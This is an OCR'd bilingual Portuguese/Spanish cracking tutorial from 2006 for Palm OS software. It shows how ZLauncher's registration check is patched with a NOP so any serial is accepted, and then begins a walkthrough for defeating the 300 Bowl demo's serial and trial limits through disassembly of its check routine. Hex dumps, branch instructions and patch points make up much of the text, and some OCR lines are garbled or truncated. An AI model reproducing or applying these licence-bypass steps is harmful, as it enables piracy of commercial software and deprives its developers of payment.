


Figura 6

E clicamos em 4E71 (NOP).

Cickcamos sobre está instruccion y la cambiamos por un (NOP) 4E71

O código fica conforme a figura 7.

El Código que hemos Parchado (modificado) queda como se muestra en la figura 7.

Prcedit - [E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\ZLauncher_Spanish.patched.prc]

File Edit Insert View Tools Window Help

ZLauncher_Spanish.patched.prc | RCP | code0007.s | code0005.s | code0008.s | code0001.s | code0002.s | code0003.s | code0004.s | code

Resources
- Forms
- Alerts
  - 1000 Período de prueba vencid
  - 1001 Registro Exitoso!
  - 1002 Fallo de Registro
    - References
      - 00002224
      - 00006948
  - 1003 HotSync ID
  - 1004 HotSync ID
  - 1010 Systema Incompatible
  - 1020 Sin Espacio Suficiente
  - 1030 Error
  - 1040 Tema instalado no disponit
  - 1050 Tema no disponible
  - 1060 Fondo no disponible
  - 1070 Log de Error
  - 1100 Nombre de Pestaña Errone
  - 1110 Borrar Pestaña
  - 1120 Borrar Pestaña
  - 1130 Pestaña de Transmisión
  - 1150 Mezclar Pestañas
  - 1160 Copiar todas DBs a la Tarje
  - 1170 Copiar todos los archivos a
  - 1200 Sobrescribir Archivo
  - 1210 Sobrescribir Base de Datos
  - 1220 Sobrescribir Archivo
  - 1230 Sobrescribir Base de Datos
  - 1300 Borrar Archivo
  - 1310 Sin Nombre
  - 1400 Borrar Directorio
  - 1410 Copiar Directorio
  - 1420 Mover Directorio
  - 1440 Crear Directorio
  - 1500 Ir a Directorio
  - 1600 Prevención de copia
  - 1700 Borrar Icono
  - 1800 Recuperar

```
0x128B0: 2F0C 4EAD EF68 200A 504F 6714 3F3C 0001  /.N-ïh .POg.?<..
0x128C0: 2F0A 2057 2268 000A 2269 0008 4E91 5C4F  /. W"h.."i..N'\O
0x128D0: 97CB 1F07 2F06 2F0C 4EBA FBA6 2448 200A  ▌Ë.././.Nºû¦$H .
0x128E0: 4FEF 000A 6712 2F0A 2057 2268 000A 2269  Oï..g./. W"h.."i
0x128F0: 0018 4E91 584F 607A 7601 6076 9DCE 4857  ..N'XO`zv.`v▌ÎHW
0x12900: 4EAD EF92 2808 584F 6768 4A86 6622 2F04  N-ï'(.XOghJ▌f"/.
0x12910: 2F0A 4EAD EF5C 504F 3F00 2F2D CA5E 4EAD  /.N-ï\PO?./-Ê^N-
0x12920: F7D8 584F 2F08 4EAD ED34 2648 5C4F 6026  ÷ØXO/.N-í4&H\O`&
0x12930: 2F04 4EAD F0BE 2608 584F 6718 2F03 2F2D  /.N-ð¾&.XOg././-
0x12940: CA5E 4EAD F7A2 2648 2F03 4E4F A012 4FEF  Ê^N-÷¢&H/.NO .Oï
0x12950: 000C 6002 97CB 7601 6018 486A 000E 3F2F  ..`.▌Ëv.`.Hj..?/
0x12960: 000A 3F2F 000A 4EAD F4D2 4A00 504F 6602  ..?/..N-ôÒJ.POf.
0x12970: 7601 4A03 6700 FDB0 1B7C 0001 C7BF 3F3C  v.J.g.ý°.|..Ç¿?<
0x12980: 8000 4E4F A175 3F00 4E4F A19D 584F 200C  ▌.NO¡u?.NO¡▌XO .
0x12990: 6714 3F3C 0001 2F0C 2057 2268 000A 2269  g.?<../. W"h.."i
0x129A0:                                 018 4CDF 5CF8  ..N'\O KOï..Lß\ø
0x129B0:                                 600 0C52 0009  NuHç.0$o..v..R..
0x129C0:                                 515 670C 0440  f..À0*...@..g..@
0x129D0:                                 E4F A173 2448  ..g..▌`..ªNO¡s$H
0x129E0:                                 800 3F04 2F0A  ?<../.NO¡▌8.?./.
0x129F0: 4E4F A183 2648 3F04 2F0A 4E4F A179 2F0B  NO¡▌&H?./.NO¡y/.
0x12A00: 4E4F A139 2448 2F0A 4EAD F56E 4A00 4FEF  NO¡9$H/.N-õnJ.Oï
0x12A10: 001A 4E71 206D CB00 10BC 0001 42A8 0002  ..Nq mË..¼..B¨..
0x12A20: 2F0A 4868 0006 4E4F A0C5 1F3C 0001 3F3C  /.Hh..NO Å.<..?<
0x12A30: 001C 2F2D CB00 2F3C 00FE 0001 2F3C 5A4C  ../-Ë./<.þ../<ZL
0x12A40: 4352 4E4F A2D4 3F3C 03E9 4E4F A192 4FEF  CRNO¢Ô?<.éNO¡'Oï
0x12A50: 001A 602E 3F3C 03EA 4E4F A192 7601 544F  ..`.?<.êNO¡'v.TO
0x12A60: 6020 4A2D CB04 6718 4878 0000 4878 0000  ` J-Ë.g.Hx..Hx..
0x12A70: 486D CB04 3F3C 03EB 4E4F A194 4FEF 000E  HmË.?<.ëNO¡▌Oï..
0x12A80: 7601 1003 4CDF 0C18 4E75 48E7 1C3A 4FEF  v...Lß..NuHç.:Oï
0x12A90: FFCA 426F 0034 42AD CB00 99CC 4878 001C  ÿÊBo.4B-Ë.▌ÌHx..
0x12AA0: 4E4F A013 2B48 CB00 584F 660A 3F7C 0102  NO .+HË.XOf.?|..
0x12AB0: 0034 6000 016A 2F2D CB00 4EBA 01AC 4878  .4`..j/-Ë.Nº.¬Hx
0x12AC0: 0000 4878 0000 486F 000C 4878 0000 4878  ..Hx..Ho..Hx..Hx
0x12AD0: 0000 4878 0000 4E4F A2A9 3F40 0050 4FEF  ..Hx..NO¢©?@.POï
```

Byte code alterado para 4E71 (BYTE MODIFICADO)

Pos: 12A12h,76306 | Resource: code.0005

Iniciar | E:\Arquivos d... | ZLauncher_S... | Como patche... | Palm OS® Em... | Prcedit | PT MSVDM | 21:51

Agora salvamos o arquivo e fazemos HotSync do Zlauncher_Spanish.patched.prc (veja figura 8).

Ahora guardamos los cambios del archivo y hacemos un Hotsync del archivo parchado como Zlauncher_Spanish.patched.prc , (Ver figura 8).

E:\Arquivos de Programas\Palm\Crack\PRCs

Arquivo Editar Exibir Favoritos Ferramentas Ajuda

Endereço E:\Arquivos de Programas\ \Palm\Crack\PRCs Ir

Pastas

- HB++
- Hp48g+
- Instalação
- Microsoft Visual Studio
- NG
- Palm
  - _PqiTemp_
  - Add-on
  - Adobe Reader for Palm
  - Code Warrior
  - Components
  - Crack
    - Debuffer
    - Debugger
    - Emulador
    - PalmdeMON
    - Patch PRCs HB++
    - PRC2BIN
    - PRCEdit
    - PRCExplorer
    - PRCs
      - Originais
      - Patches
      - Vb
      - zl541z.zip
    - Simulator
    - SouthDebugger
    - Tutoriais
    - x-master
    - EZAsm.zip
    - pda-palm-os-devel
    - PiLoc_Monitor.zip
    - pilrc-3.2-win32.zip

Nome	Tamanho	Tipo	Data de modificação
zl541z.zip	3.364 KB	Pasta compactada (zipada)	14/6/2006 09:18
code0000.bin.s	1 KB	Arquivo S	9/4/2006 21:51
bejeweled2-music.pdb	755 KB	Arquivo de banco de dados da Palm	26/11/2004 12:17
code0000.bin	1 KB	Arquivo BIN	9/4/2006 21:51
ZLauncher_Spanish.prc	495 KB	Aplicativo Palm	16/6/2006 09:19
ZLauncher_Spanish.patched.prc	495 KB	Aplicativo Palm	16/6/2006 21:53
Teste.prc	881 KB	Aplicativo Palm	23/4/2006 14:13
Teste.Patched.prc	881 KB	Aplicativo Palm	23/4/2006 15:27
Solitaires-hi.prc	716 KB	Aplicativo Palm	18/3/2005 14:45
PocketC.prc	139 KB	Aplicativo Palm	22/3/2006 21:40
PocketC.patched.prc	139 KB	Aplicativo Palm	9/4/2006 22:19
Pikoban.PRC	88 KB	Aplicativo Palm	14/12/2005 21:22
Bejeweled2.prc	1.440 KB	Aplicativo Palm	22/3/2005 16:29
Bejeweled2.patched.prc	1.440 KB	Aplicativo Palm	1/5/2006 01:39
Vb		Pasta de arquivos	31/7/2005 21:11
Patches		Pasta de arquivos	16/6/2006 21:52
Originais		Pasta de arquivos	27/4/2006 21:43

Arquivo patcheado. Fazer HotSync desse arquivo.

Archivo parchado. Archivo al que haremos un Hotsync a nuestros PDA

17 objeto(s) (espaço livre em disco: 36,8 GB) 10,5 MB Meu computador

Iniciar E:\Arquivos de Prog... ZLauncher_Spanish.... Como patchear o Zl... Palm OS® Emulator PT MSVDM 21:53

Figura 8

Agora executamos o ZLauncher no palm e digitamos qualquer número de registro. Veja figura 9.

Ahora ejecutamos Zlauncher en la Palm y escribimos cualquier número de registro,Ver figura 9.

Figura 9.

Agora clicamos em Registrar e veja a figura 10.

Ahora Clickcamos en registrar , podemos ver la figura 10.

Figura 10.

Agora o programa está registrado.

Ahora el programa está registrado.

Adelantamos el reloj de nuestros PDA y parece que no nos da mas problemas está sencilla aplicacion, Protección pequeña = software malo.

Afer Ventus

Brasil

Post_nubila@yahoo.com.br

Hasta la vista desde

Brasil

Post_nubila@yahoo.com.br

Palm Spanish Tutor

Programa:	**300 Bowl v1.0P (2002)**

Protección:	( )**Serial** ( )**HotSync/Code** ( )**Trial** (X)**Multiprotección** ( )**Encriptado** ( )**Otro**		
Descripción:	Juego de Bolique , Solo permite jugar Ciertas partidas y se bloquea posteriormente		
Objetivo:	Encontrar la rutina que limita el juego y parchar instrucciones		
Dificultad:	( )**NewBies** ( )**Intermedio** ( )**Avanzado** (X)**Master** ( )**Güru**		
DOWNLOAD:	http://www.jasongoldman.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger		
Palm CRACKER:	By Nubila	**FECHA:**	L/07/Agosto/2006

INTRODUCCION

Como patchear o 300Bowl versão 1.0p

AL ATAQUE




Fig. 1

Fig. 2

Enquanto não é registrado, a opção Register aparece no menu (vide fig. 2).

As restrições são (vide fig 3):

5 frames (ou partidas)

1 jogador (não é possível jogar contra o Palm ou 2 jogadores)

20 execuções (após isso o usuário não consegue rodar o demo)

Fig. 4

Ao digitar um código qualquer a Talt da fig. 4 aparece.



300BowlHighColor.prc - Palm Application Explorer
File Edit View Help
300BowlHighColor.prc
MBAR (1)
Talt (14)
1000 (0x03e8)
1001 (0x03e9)
1002 (0x03ea)
1003 (0x03eb)
1004 (0x03ec)
1005 (0x03ed)
1006 (0x03ee)
1007 (0x03ef)
1008 (0x03f0)
1009 (0x03f1)
1010 (0x03f2)
1011 (0x03f3)
1012 (0x03f4)
1013 (0x03f5)
Tbmp (225)
code (5)
data (1)
pref (1)
tAIB (2)
tFRM (2)
tSTR (5)
tver (1)
wave (1)
Resource size: 50 bytes
File offset: 0xC3E (3134)
In
Out
Not Registered
Incorrect code entered.
OK
0000: 00 00 00 00 00 01 00 00 4E 6F 74 20 52 65 67 69 .....Not Regi
0010: 73 74 65 72 65 64 00 49 6E 63 6F 72 72 65 63 74 stered.Incorrect
0020: 20 63 6F 64 65 20 65 6E 74 65 72 65 64 2E 00 4F code entered..O
0030: 4B 00 K.
Alert (Regis Nicolas <Regis.Nicolas@PalmSource.com>)
Iniciar
E:\Arquivos de Pro...
300Bowl.doc - Micr...
Palm OS® Emulator
300BowlHighColor....
PT MSVDM
23:21

Fig. 5

Utilizamos o PRCExplorer para localizar a Talt (vide fig. 5) e verificamos seu ID como 1003 (0x03eb).

Prcedit - [code0003.s]

File Edit View Tools Window Help

300BowlHighColor.patched.prc | RCP | code0001.s | code0002.s | code0003.s | code0004.s

Resources
- Forms
- Alerts
  - 1000 Direct Color
  - 1001 Unable to run progra
  - 1002 Registered
  - 1003 Not Registered
    - References
      - 000006aa
  - 1009 Install 256 Color Vers
  - 1010 Install Grey16 Versior
  - 1011 Install Grey4 Version
  - 1012 Device Not Supporte
  - 1013 Memory Card
- Strings
- Data 0
- dc.b
- Keywords
- Changes
- Search Results

Talt encontrada no PRCExplorer

Duplo clique aqui. DAR DOBLE CLICK

...a referência aparece!!!

(Referencia a la que nos manda)

```
501 00000646   3480                          MOVE.W   D0,(A2)
502 00000648   10280001                      MOVE.B   1(A0),D0
503 0000064c   4880                          EXT.W    D0
504 0000064e   35400002                      MOVE.W   D0,2(A2)
505 00000652   10280002                      MOVE.B   2(A0),D0
506 00000656   4880                          EXT.W    D0
507 00000658   35400004                      MOVE.W   D0,4(A2)
508 0000065c   10280003                      MOVE.B   3(A0),D0
509 00000660   4880                          EXT.W    D0
510 00000662   35400006                      MOVE.W   D0,6(A2)
511 00000666   10280004                      MOVE.B   4(A0),D0
512 0000066a   4880                          EXT.W    D0
513 0000066c   35400008                      MOVE.W   D0,8(A2)
514 00000670   10280005                      MOVE.B   5(A0),D0
515 00000674   4880                          EXT.W    D0
516 00000676   3540000a                      MOVE.W   D0,10(A2)
517 0000067a   206de9a0                      MOVEA.L  -5728(A5),A0
518 0000067e   d1fc00000a28                  ADDA.L   #2600!$a28,A0
519 00000684   4e90                          JSR      (A0)
520 00000686   4a2a000c                      TST.B    12(A2)
521 0000068a   671e                          BEQ      L55
522 0000068c   3f3c03ea                      MOVE.W   #1002!$3ea,-(A7) ; Registered
523 00000690   4e4fa192                      TRAP     #15,$A192 = sysTrapFrmAlert
524 00000694   3f3c03e8                      MOVE.W   #1000!$3e8,-(A7) ; 300 Bowl
525 00000698   4e4fa19b                      TRAP     #15,$A19B = sysTrapFrmGotoForm
526 0000069c   41edfb74                      LEA      -1164(A5),A0
527 000006a0   117c00010001                  MOVE.B   #1,1(A0)
528 000006a6   6000ff34                      BRA      L52
529 000006aa   3f3c03eb              L55     MOVE.W   #1003!$3eb,-(A7) ; Not Registered
530 000006ae   4e4fa192                      TRAP     #15,$A192 = sysTrapFrmAlert
531 000006b2   6000ff28                      BRA      L52
532 000006b6   4240                  L56     CLR.W    D0
533 000006b8   4cee0c38ff98          L57     MOVEM.L  -104(A6),D3-D5/A2/A3
534 000006be   4e5e                          UNLK     A6
535 000006c0   4e75                          RTS
536 000006c2   4e560000                      LINK     A6,#0
537 000006c6   48e71838                      MOVEM.L  D3/D4/A2-A4,-(A7)
538 000006ca   45ede9a0                      LEA      -5728(A5),A2
539 000006ce   2652                          MOVEA.L  (A2),A3
```

Ln 529, Col 1

Iniciar | E:\Arquivos de Pro... | 300Bowl.doc - Micr... | Palm OS® Emulator | Prcedit | PT MSVDM | 23:23

Fig. 6

Agora, localizamos a Talt no PRCEdit. Em References, damos um duplo clique e a referência à Talt no código aparece à direita (vide fig. 6).

Vamos ver o código:

```
00000684 4e90           JSR         (A0)              ;rotina que verifica serial
00000686 4a2a000c       TST.B       12(A2)            ;registro OK?
0000068a 671e           BEQ         L55               ;não. Vai para L55
0000068c 3f3c03ea       MOVE.W      #1002!$3ea,-(A7)  ;se registro OK passa por aqui
00000690 4e4da192       TRAP        #15,$A192         ;e exibe a Talt de registro OK
00000694 3f3c03e8       MOVE.W      #1000!$3e8,-(A7)
00000698 4e4fa19b       TRAP        #15,$A19B
0000069c 41edfb74       LEA         -1164(A5),A0
000006a0 117c00010001   MOVE.B      #1,1(A0)
000006a6 6000ff34       BRA         L52
000006aa 3f3c03eb L55   MOVE.W      #1003!$3eb,-(A7)  ;se registro inválido, passa
000006ae 4e4fa192       TRAP        #15,$A192         ;por aqui e exibe a Talt de
000006b2 6000ff28       BRA         L52               ;registro inválido
```

O código que nos interessa é o seguinte:

```
JSR (A0)                - chama uma subrotina endereçada por A0 (não sabemos qual)
TST.B 12(A2)            - testa o byte endereçado por A2 + 12
BEQ L55                 - vai para o label L55 se o teste for Ok (byte em A2+12 = 0)
```

Precisamos então descobrir qual é a rotina endereçada por A0 e o que ela faz com o byte endereçado por A2+12.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | trap stack | breakpoints | memory dump | register | memory dump

main

breakpoints

breakpoints | trap breakpoints | cond. trap breakpoints

NOT SET
NOT SET
NOT SET
NOT SET
NOT SET

find: frmalert

[A188] sysTrapFrmGetControlValue
[A189] sysTrapFrmSetControlValue
[A18A] sysTrapFrmGetControlGroupSelectio
[A18B] sysTrapFrmSetControlGroupSelectio
[A18C] sysTrapFrmCopyLabel
[A18D] sysTrapFrmSetLabel
[A18E] sysTrapFrmGetLabel
[A18F] sysTrapFrmSetCategoryLabel
[A190] sysTrapFrmGetTitle
[A191] sysTrapFrmSetTitle
[A192] sysTrapFrmAlert
[A193] sysTrapFrmDoDialog
[A194] sysTrapFrmCustomAlert
[A195] sysTrapFrmHelp
[A196] sysTrapFrmUpdateScrollers
[A197] sysTrapFrmGetFirstForm
[A198] sysTrapFrmVisible
[A199] sysTrapFrmGetObjectBounds

A192 sysTrapFrmAlert

set | remove | cancel

```
100198A2  g.        6714       BEQ      #20!$14 ;Prv
100198A4  .<..      1F3C001E   MOVE.B   #30!$1E, -(
100198A8  ?<'.      3F3C2710   MOVE.W   #10000!$271
100198AC  /<MIDI    2F3C4D...  MOVE.L   #1296647241
